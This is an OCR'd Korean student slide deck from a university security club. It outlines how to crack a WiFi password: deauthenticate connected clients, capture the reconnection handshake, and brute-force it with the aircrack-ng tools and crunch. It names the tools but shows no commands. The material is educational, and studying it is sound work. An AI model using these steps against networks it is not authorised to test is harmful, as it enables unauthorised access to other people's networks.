와이파이 해킹하기

사이버보안학과 정보보안 학술소학회

김형호

2018.01.28

CONTENTS

준비물

해킹 원리

원리 및 순서

- 근처의 wifi BSSID 및 channel 확인
- 해킹할 와이파이에 강제로 disconnect 신호를 발생시켜 이미 연결된 기기의 재연결을 유도한다.
- 다른 기기가 해당 wifi 에 재연결 되면서 주고받는 신호를 캡쳐
- 캡쳐된 신호에 burte force 공격을 하여 암호를 찾는다.

장단점

장단점

장점

- 어디서든 손쉽게 해킹이 가능하다

단점

- 패킷 캡쳐를 위해 해당 와이파이에 최소 1개 이상의 기기가 연결되어야 한다.
- Brute Force 기법을 사용하기 때문에 암호 길이가 길어질수록 해독에 걸리는 시간이 기하급수적으로 증가한다.


사용 명령어


W h o I s


- iwconfig
  : 리눅스 상에서 무선 랜카드를 제어하기 위한 특별 명령어
- airmon-ng
  : 무선 인터페이스에서 모니터 모드를 이용할 수 있는 명령어
- airodump-ng
  : 패킷을 수집하는 명령어
- aireplay-ng
  : 프레임을 주입시킬 때 쓰는 명령어
- aircrack-ng
  : WEP 와 WPA 키를 크랙시키는 명령어
- crunch
  : dictionary 문자열을 만드는 명령어


해킹 시연

